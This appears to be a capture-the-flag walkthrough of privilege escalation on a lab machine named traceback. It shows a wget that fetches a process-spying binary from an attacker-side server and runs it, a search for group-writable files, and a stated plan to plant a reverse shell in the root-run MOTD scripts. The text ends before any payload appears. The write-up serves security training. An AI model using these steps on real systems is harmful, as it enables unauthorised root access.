
```
    56958      4 -rw-r--r--   1 root     root          207 Aug 24  2019 /var/backups/dpkg.statoverride.0
    66774      8 -rwxr-xr-x   1 root     root         4264 Aug 25  2019 /var/backups/.update-motd.d/50-motd-news
    66777      4 -rwxr-xr-x   1 root     root          299 Aug 25  2019 /var/backups/.update-motd.d/91-release-upgrade
    66194      4 -rwxr-xr-x   1 root     root          981 Aug 25  2019 /var/backups/.update-motd.d/00-header
    66775      4 -rwxr-xr-x   1 root     root          604 Aug 25  2019 /var/backups/.update-motd.d/80-esm
    66148      4 -rw───────   1 root     root          743 Aug 24  2019 /var/backups/group.bak
    66152      4 -rw───────   1 root     shadow        975 Aug 25  2019 /var/backups/shadow.bak
    56850    136 -rw-r--r--   1 root     root       138620 Aug 24  2019 /var/backups/dpkg.status.1.gz
    56646     12 -rw-r--r--   1 root     root        10545 Aug 24  2019 /var/backups/apt.extended_states.0
   131073      4 drwx──────   5 root     root         4096 Aug 25  2019 /root
```




```
sysadmin@traceback:~$ cd /var/backups/.update-motd.d/
sysadmin@traceback:/var/backups/.update-motd.d$ ls
00-header  10-help-text  50-motd-news  80-esm  91-release-upgrade
sysadmin@traceback:/var/backups/.update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release


echo "\nWelcome to Xh4H land \n"
```

running cronjop there


Running pSpy to search for running processes.



```
sysadmin@traceback:/dev/shm$ wget 10.10.14.23:8000/pspy64s
--2021-06-03 14:55:44--  http://10.10.14.23:8000/pspy64s
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

pspy64s                       100%[===================================

2021-06-03 14:55:46 (562 KB/s) - 'pspy64s' saved [1156536/1156536]
```




```
sysadmin@traceback:/dev/shm$ chmod +x pspy64s
sysadmin@traceback:/dev/shm$ ./pspy64s
```




```
2021/06/03 14:58:59 CMD: UID=0    PID=17214  | /usr/sbin/sshd -D -R
2021/06/03 14:58:59 CMD: UID=106  PID=17215  | sshd: [net]
2021/06/03 14:59:00 CMD: UID=0    PID=17217  | run-parts --lsbsysinit /etc/update-motd.d
2021/06/03 14:59:00 CMD: UID=0    PID=17216  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsys
init /etc/update-motd.d > /run/motd.dynamic.new
2021/06/03 14:59:00 CMD: UID=0    PID=17218  | /bin/sh /etc/update-motd.d/00-header
2021/06/03 14:59:00 CMD: UID=0    PID=17223  |
2021/06/03 14:59:00 CMD: UID=???  PID=17222  | ???
2021/06/03 14:59:00 CMD: UID=???  PID=17221  | ???
2021/06/03 14:59:00 CMD: UID=0    PID=17220  | /bin/sh /etc/update-motd.d/50-motd-news
2021/06/03 14:59:00 CMD: UID=0    PID=17224  | /bin/sh /etc/update-motd.d/50-motd-news
2021/06/03 14:59:00 CMD: UID=0    PID=17225  | /bin/sh /etc/update-motd.d/80-esm
2021/06/03 14:59:00 CMD: UID=0    PID=17226  | /usr/bin/python3 -Es /usr/bin/lsb_release -cs
2021/06/03 14:59:00 CMD: UID=0    PID=17227  | /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2021/06/03 14:59:00 CMD: UID=0    PID=17228  | /bin/sh /etc/update-motd.d/91-release-upgrade
2021/06/03 14:59:00 CMD: UID=0    PID=17231  | cut -d   -f4
2021/06/03 14:59:00 CMD: UID=0    PID=17230  | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2021/06/03 14:59:00 CMD: UID=0    PID=17229  | /bin/sh /etc/update-motd.d/91-release-upgrade
2021/06/03 14:59:00 CMD: UID=0    PID=17232  | date +%s
2021/06/03 14:59:00 CMD: UID=0    PID=17233  | stat -c %Y /var/lib/ubuntu-release-upgrader/release-upgrade-available
2021/06/03 14:59:00 CMD: UID=0    PID=17234  | expr 1622754768 + 86400
2021/06/03 14:59:00 CMD: UID=1001 PID=17236  | sshd: sysadmin
2021/06/03 14:59:00 CMD: UID=1001 PID=17238  | id -u
2021/06/03 14:59:00 CMD: UID=1001 PID=17237  | -sh
2021/06/03 14:59:01 CMD: UID=0    PID=17245  | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.updat
e-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2021/06/03 14:59:01 CMD: UID=0    PID=17244  | sleep 30
2021/06/03 14:59:01 CMD: UID=0    PID=17243  | /bin/sh -c /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2021/06/03 14:59:01 CMD: UID=0    PID=17242  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2021/06/03 14:59:01 CMD: UID=0    PID=17241  | /usr/sbin/CRON -f
2021/06/03 14:59:01 CMD: UID=0    PID=17240  | /usr/sbin/CRON -f
```

edit one of /var/backups/.update-motd.d/*, bcz cron copy them to /etc/update-motd.d , when we ssh we got code execution




```
sysadmin@traceback:/dev/shm$ vi /var/backups/.update-motd.d/00-header
```



```
sysadmin@traceback:/var/backups/.update-motd.d$ ls -al
total 32
drwxr-xr-x 2 root root 4096 Apr 22 06:08 .
drwxr-xr-x 3 root root 4096 Apr 22 06:08 ..
-rwxr-xr-x 1 root root  981 Aug 25  2019 00-header
-rwxr-xr-x 1 root root  982 Aug 27  2019 10-help-text
-rwxr-xr-x 1 root root 4264 Aug 25  2019 50-motd-news
-rwxr-xr-x 1 root root  604 Aug 25  2019 80-esm
-rwxr-xr-x 1 root root  299 Aug 25  2019 91-release-upgrade
```


ownd by root, we can't modify it



```
sysadmin@traceback:/var/backups/.update-motd.d$ find / -newermt 2019-08-24 ! -newermt 2019-08-26 -writable -ls 2>/dev/null  | grep -v ' /proc\| /run\| /s
ys'
   401040   4296 -rwxrwxr-x   1 sysadmin sysadmin  4397566 Aug 24  2019 /home/sysadmin/luvit
   401053      4 drwx------   2 sysadmin sysadmin     4096 Aug 25  2019 /home/sysadmin/.cache
   401054      0 -rw-r--r--   1 sysadmin sysadmin        0 Aug 25  2019 /home/sysadmin/.cache/motd.legal-displayed
   401047      4 drwxrwxr-x   3 sysadmin sysadmin     4096 Aug 24  2019 /home/sysadmin/.local
```


not helpful

file owned by sysadmin




```
sysadmin@traceback:~$ find / -user sysadmin -writable -ls 2>/dev/null | grep -v ' /proc\| /run\| /sys'
   401042      4 drwxr-x---   5 sysadmin sysadmin     4096 Jun  3 13:52 /home/sysadmin
   401043      4 -rw-r--r--   1 sysadmin sysadmin     3771 Apr  4  2018 /home/sysadmin/.bashrc
   401040   4296 -rwxrwxr-x   1 sysadmin sysadmin  4397566 Aug 24  2019 /home/sysadmin/luvit
   401044      4 -rw-r--r--   1 sysadmin sysadmin      220 Apr  4  2018 /home/sysadmin/.bash_logout
   401051      4 -rw-r--r--   1 sysadmin sysadmin      552 Jun  3 14:10 /home/sysadmin/.ssh/authorized_keys
   401053      4 drwx------   2 sysadmin sysadmin     4096 Aug 25  2019 /home/sysadmin/.cache
   401054      0 -rw-r--r--   1 sysadmin sysadmin        0 Aug 25  2019 /home/sysadmin/.cache/motd.legal-displayed
   401049      4 -rw-------   1 sysadmin sysadmin      592 Jun  3 15:09 /home/sysadmin/.bash_history
   401047      4 drwxrwxr-x   3 sysadmin sysadmin     4096 Aug 24  2019 /home/sysadmin/.local
   401048      4 drwx------   3 sysadmin sysadmin     4096 Apr 22 06:08 /home/sysadmin/.local/share
     9957      4 drwx------   2 sysadmin sysadmin     4096 Apr 22 06:08 /home/sysadmin/.local/share/nano
   401045      4 -rw-r--r--   1 sysadmin sysadmin      807 Apr  4  2018 /home/sysadmin/.profile
   401056      4 -rw-r--r--   1 sysadmin sysadmin       11 Jun  3 13:52 /home/sysadmin/.luvit_history
   401046      4 -rw-rw-r--   1 sysadmin sysadmin      122 Mar 16  2020 /home/webadmin/note.txt
    57745     12 -rw-------   1 sysadmin sysadmin    12288 Jun  3 15:09 /var/tmp/00-header.swp
        4      0 crw--w----   1 sysadmin tty       136,   1 Jun  3 15:17 /dev/pts/1
```

we have the ability to write to those files




```
sysadmin@traceback:~$ find / -group sysadmin -writable -ls 2>/dev/null | grep -v ' /proc\| /run\| /sys'
    36488      8 -rwxrwxr-x   1 root     sysadmin     4264 Jun  3 15:18 /etc/update-motd.d/50-motd-news
    36487      4 -rwxrwxr-x   1 root     sysadmin      982 Jun  3 15:18 /etc/update-motd.d/10-help-text
    37843      4 -rwxrwxr-x   1 root     sysadmin      299 Jun  3 15:18 /etc/update-motd.d/91-release-upgrade
    36486      4 -rwxrwxr-x   1 root     sysadmin      981 Jun  3 15:18 /etc/update-motd.d/00-header
    36489      4 -rwxrwxr-x   1 root     sysadmin      604 Jun  3 15:18 /etc/update-motd.d/80-esm
   401042      4 drwxr-x---   5 sysadmin sysadmin     4096 Jun  3 13:52 /home/sysadmin
   401043      4 -rw-r--r--   1 sysadmin sysadmin     3771 Apr  4  2018 /home/sysadmin/.bashrc
   401040   4296 -rwxrwxr-x   1 sysadmin sysadmin  4397566 Aug 24  2019 /home/sysadmin/luvit
   401044      4 -rw-r--r--   1 sysadmin sysadmin      220 Apr  4  2018 /home/sysadmin/.bash_logout
   401051      4 -rw-r--r--   1 sysadmin sysadmin      552 Jun  3 14:10 /home/sysadmin/.ssh/authorized_keys
   401053      4 drwx------   2 sysadmin sysadmin     4096 Aug 25  2019 /home/sysadmin/.cache
   401054      0 -rw-r--r--   1 sysadmin sysadmin        0 Aug 25  2019 /home/sysadmin/.cache/motd.legal-displayed
   401049      4 -rw-------   1 sysadmin sysadmin      592 Jun  3 15:09 /home/sysadmin/.bash_history
   401047      4 drwxrwxr-x   3 sysadmin sysadmin     4096 Aug 24  2019 /home/sysadmin/.local
   401048      4 drwx------   3 sysadmin sysadmin     4096 Apr 22 06:08 /home/sysadmin/.local/share
     9957      4 drwx------   2 sysadmin sysadmin     4096 Apr 22 06:08 /home/sysadmin/.local/share/nano
   401045      4 -rw-r--r--   1 sysadmin sysadmin      807 Apr  4  2018 /home/sysadmin/.profile
   401056      4 -rw-r--r--   1 sysadmin sysadmin       11 Jun  3 13:52 /home/sysadmin/.luvit_history
   401046      4 -rw-rw-r--   1 sysadmin sysadmin      122 Mar 16  2020 /home/webadmin/note.txt
    57745     12 -rw-------   1 sysadmin sysadmin    12288 Jun  3 15:09 /var/tmp/00-header.swp
```


Editing MOTD with a reverse shell then SSH'ing in




```
sysadmin@traceback:~$ vi /etc/update-motd.d/00-header
```



```
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
